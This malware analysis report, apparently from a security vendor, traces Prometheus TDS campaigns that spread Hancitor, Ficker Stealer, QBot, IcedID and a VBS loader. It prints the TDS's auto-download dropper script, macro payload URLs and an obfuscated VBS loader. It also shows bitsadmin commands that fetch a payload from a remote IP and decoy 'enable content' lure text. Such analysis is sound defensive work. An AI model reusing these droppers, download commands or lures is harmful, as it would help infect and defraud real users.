- To ensure your session with [redacted] is terminated, please use the "Logout" button, located on the upper right hand portion of [redacted]

Diversity | User Agreement | Linking Disclaimer | Security | Business Privacy Policy
Copyright© [redacted] All rights reserved.

A phishing page to which a user was redirected after downloading a malicious Hancitor load located on an IDN domain xn--keynvigatorkey-yp8g[.]com (https://urlscan.io/result/108463b8-7c0d-4644-9d2b-52cbca3426f8/)

One of the files identified (SHA1: 41138f0331c3edb731c9871709cffd01e4ba2d88) was sent in a phishing email containing a link to a Google Doc. The document stored in Google Docs contained the link hXXps://webworks.nepila[.]com/readies.php. When the victim clicks on the link, a request is sent to Prometheus.Backdoor. The server then processes the data collected about the user's system and decides whether to send the payload or not.




Requests

URL	IP	Method	Status	Type	Mime	Size	
https://webworks.nepila.com/readies.php	165.22.44.57 🇺🇸	GET	200	Document	text/html	937	Request headers Response headers Body
https://webworks.nepila.com/readies.php	165.22.44.57 🇺🇸	GET	200	Document	text/html	424594	Request headers Response headers Body
https://www.docusign.com/	151.101.66.133 🇺🇸	GET	200	Document	text/html	92819	Request headers Response headers Body

An example of requests to a site containing Prometheus.Backdoor, with successful delivery of a malicious document and subsequent redirection to DocuSign

The screenshot above shows that the response to the first request for the file "readies.php" is 937 bits, while the second one is 424,594 bits. This means that the server approved the victim's device settings and the second request resulted in the download of the Base64 file "0301_343810790.doc". After downloading the file, the victim is redirected to Docusign.com.




```
<script>
function saveAs(blob, fileName) {
    let url = window.URL.createObjectURL(blob);

    let anchorElem = document.createElement('a');
    anchorElem.style = 'display: none';
    anchorElem.href = url;
    anchorElem.download = fileName;

    document.body.appendChild(anchorElem);
    anchorElem.click();

    document.body.removeChild(anchorElem);

    // On Edge, revokeObjectURL should be called only after
    // a.click() has completed, atleast on EdgeHTML 15.15048
    setTimeout(function() {
        window.URL.revokeObjectURL(url);
    }, 1000);
}

(function() {
    let byteCharacters = atob('ENCODED_FILE_IN_BASE64');

    let byteNumbers = new Array(byteCharacters.length);
    for (let i = 0; i < byteCharacters.length; i++) {
        byteNumbers[i] = byteCharacters.charCodeAt(i);
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-stream'});

    saveAs(blob1, '0301_343810790.doc');

})();

</script>
</body><meta http-equiv='refresh' content='0;url=https://www.docusign.com/'>
```

Part of the Prometheus.Backdoor code showing a malicious file distribution pattern

The saved file "0301_343810790.doc" is a .doc file containing malicious macros. After activating the macros in the document, the DLL file is dropped and executed by path c:\users\%username%\appdata\local\temp\Static.dll, using rundll32.exe. After the file has been executed, the following HTTP requests are sent:

- hxxp://api.ipify[.]org/
- hxxp://ementincied[.]com/8/forum.php
- hxxp://mymooney[.]ru/6fwedzs3w3fg.exe



```
No.   Time         Source            Destination       Protocol   Length Info
    7 21.510132    192.168.122.118   50.19.252.36      HTTP          218 GET / HTTP/1.1
   15 36.235675    192.168.122.118   91.201.53.168     HTTP          416 POST /8/forum.php HTTP/1.1  (application/x-www-form-urlencoded)
   21 36.757257    192.168.122.118   47.254.131.254    HTTP          232 GET /6fwedzs3w3fg.exe HTTP/1.1
   38 67.372045    192.168.122.118   47.254.131.254    HTTP          232 GET /6fwedzs3w3fg.exe HTTP/1.1

▸ Frame 21: 232 bytes on wire (1856 bits), 232 bytes captured (1856 bits)
▸ Ethernet II, Src: 42:01:0a:96:0f:00 (42:01:0a:96:0f:00), Dst: RealtekU_5b:43:b7 (52:54:00:5b:43:b7)
▸ Internet Protocol Version 4, Src: 192.168.122.118, Dst: 47.254.131.254
▸ Transmission Control Protocol, Src Port: 49187, Dst Port: 80, Seq: 1, Ack: 1, Len: 178
▾ Hypertext Transfer Protocol
  ▸ GET /6fwedzs3w3fg.exe HTTP/1.1\r\n
    Accept: */*\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; Trident/7.0; rv:11.0) like Gecko\r\n
    Host: mymooney.ru\r\n
    Cache-Control: no-cache\r\n
    \r\n
    [Full request URI: http://mymooney.ru/6fwedzs3w3fg.exe]
    [HTTP request 1/1]
```


The downloaded file "6fwedzs3w3fg.exe" (SHA1: 7394632d8cfc00c35570d219e49de63076294b6b) is a sample of Ficker Stealer

In April 2021, Unit 42 researchers partially analyzed this campaign. The experts also mention the Ficker Stealer, Cobalt Strike, and Send-Safe spambots in their research (https://unit42.paloaltonetworks.com/hancitor-infections-cobalt-strike/).

QBot

The following documents were found among the files used to distribute the banking trojan QBot.

These documents are lure files that require macro activation when launched. As soon as the macros are activated, an HTTP request is sent to download the DLL file with the payload.



THIS STEPS ARE REQUIRED TO FULLY DECRYPT THE DOCUMENT, ENCRYPTED BY DOCUSIGN.

1 Click on "Enable editing" to unlock the editing document downloaded from the internet.

Protected View This file originated from an Internet location and might be unsafe. Click for more details.
Enable Editing

2 Click on "Enable content" to perform Microsoft Word Decryption Core to start the decryption of the document.


Security Warning Macros have been disabled.
Enable Content

Decoy document from the QBot distribution campaign

The malicious document discovered was sending requests to the following URL addresses:

- https://inpulsion[.]net/ds/0702.gif

- https://aramiglobal[.]com/ds/0502.gif



```
CELL:AH19       , None                     ,
CELL:AS17       , None                     , i
CELL:AS16       , None                     , F
CELL:AS15       , None                     , o
CELL:AS14       , None                     , T
CELL:AS13       , None                     , d
CELL:AS12       , None                     , a
CELL:AS11       , None                     , o
CELL:AS10       , None                     , l
CELL:AS19       , None                     , e
CELL:AS18       , None                     , l
CELL:A100       , None                     , https://aramiglobal.com/ds/0502.gif
CELL:AN4        , None                     ,
```


```
CELL:AI29       , None                     , R
CELL:AB27       , None                     ,
CELL:A100       , None                     , https://inpulsion.net/ds/0702.gif
CELL:AB26       , None
```

The content of malicious macros

Unfortunately, at the time of analysis, these files were no longer available. However, our data suggests that QBot is loaded via these paths.

IcedID

One of the malicious documents sent using Prometheus TDS distributed the banking Trojan IcedID, aka Bokbot.



DocuSign®

THESE STEPS ARE REQUIRED TO FULLY DECRYPT THE DOCUMENT, ENCRYPTED BY DOCUSIGN.

Click on "Enable editing" to unlock the editing document downloaded from the internet.


Protected View
This file originated from an Internet location and might be unsafe. Click for more details.

Click on "Enable content" to perform Microsoft Office Decryption Core to start the decryption of the document.

Security Warning
Macros have been disabled.
Enable Content

A screenshot of a decoy document from the IcedID malware distribution campaign


After opening the document and running the macros, the office file attempted to download and run the DLL file at hXXp://denazao[.]info/images/1j.djvu. The file was not available at the time of analysis. A similar office document was found on VirusTotal (https://www.virustotal.com/gui/file/ae93a0e0085bcae5ec9f21cb71df0b7d3a6682fa5c8ac4e763f70884cb7bf5c6/details); it also downloaded the payload from hXXp://denazao[.]info/images/1j.djvu. After launching the payload, the request was sent to the IcedID C&C server located at hXXp://twotimercvac[.]uno/.



Graph representing the IcedID C2 environment

VBS Loader

During the analysis, the specialists found three samples of an unidentified VBS loader. After downloading these files, the user is redirected to the USPS website. When the user clicks on a malicious link, Prometheus TDS asks the user to download a ZIP archive containing a VBS script. After the script is launched, the payload is downloaded in the form of another VBS script using bitsadmin. The downloaded file is launched using the Windows Task Scheduler by creating a command that runs the VBS script every 30 minutes starting at 00:00.



```
statecharteredCalculates = connectedLine.Exec("" & Replace("GGGGcGGmGGGGdGGGGG G GG GGG/GkGG G GGG
GGGGeGGGGxGGGiGGGGGGtGGGG GGGGG|GGG GeGxGGGGGGiGGGGGtGG GG G GGGG&G GGGG GGGGG GGGGGG G GGG GGG
GGGGGG GGG GG GGGGG", "G", "") & blsExample & Join(Filter(
Array("mathematical","develoment","oneday","redeemable"), "P"), ",") & "" &
Replace("zzzzzbzzzzzziztzzzszzazzdzzmzziznzz zz z zzzzz/zzzzczzrzzzezzzzazzzzztzezzz z zzzzzz z
z", "z", "") & blsExample & Join(Filter(Array("depleteMining","online","built"), "x"), ",") &
"EncodingFirm   " & "" & Replace("hhhhhhhh&h hhhhhhehhhxhhhihthhhh h h", "h", "") & blsExample &
Join(Filter(Array("humphreyhawkins","distributing","officia","frbsf"), "L"), ",")).StdOut.ReadAll()
WScript.Echo "action National originally expedite:" & statecharteredCalculates
statecharteredCalculates = connectedLine.Exec("" & Replace("fffffffcffmfffdf fff ff f/ffffffkff
ffff f fffefffffffxfifffftff f ffffff ffffff|ffffff ffffff fffff fffffeffxffffffiftffffff f ffff
fff&ffff f ffffff ff f fff ffff ff f ffff ffff fff", "f", "") & blsExample & Join(Filter(
Array("manager","our","processing","angular"), "j"), ",") & "" &
Replace("ccbcccccciccccccctcccccccsccccccacdcccmcciccccccnc c cccccc cccccc/
cccccacccccdccccccdccfcccccciclceccccc ccccc ccccc", "c", "") & blsExample & Join(Filter(
Array("minimizes","exension","don","arms"), "T"), ",") & " EncodingFirm  " & "" &
Replace("oooohoootootooopoooooo:o/ooo/oo1oooo5o5oooo.oo9oo4oo.ooo1ooooo9oooooo3oooooo.ooo1ooo0oooooo
/ooouoooooosoeooro/ogooooooeoooooto/oooo", "o", "") & blsExample & Join(Filter(
Array("javasript","maintained","ontrol"), "c"), ",") & "ButPrinciple" & fomcClears & "  " &
directsSweat & "" & Replace("YYYYYY YYYYYY&YYYYYY YY YYYY YYYYY YYYYYYeYYxYYYYiYYtY", "Y", "") &
blsExample & Join(Filter(Array("sum","soundness","eements"), "L"), ",")).StdOut.ReadAll()
WScript.Echo "western concentrated extensible Scores yield countries:" & statecharteredCalculates
Dim focusGuide: focusGuide = "property"
```

Part of the obfuscated VBS loader containing the URL for the payload download

To download and run the payload, the VBS script executes a set of special commands using bitsadmin and schtasks:

- cmd /k exit | exit & bitsadmin /create EncodingFirm & exit

- cmd /k exit | exit & bitsadmin /addfile EncodingFirm hXXp://155[.]94[.]193[.]10/user/get/ButPrinciple1619186669 C:\Users\<User>\AppData\Local\Temp\DefineKeeps.tmp & exit

- cmd /k exit | exit & bitsadmin /resume EncodingFirm & exit

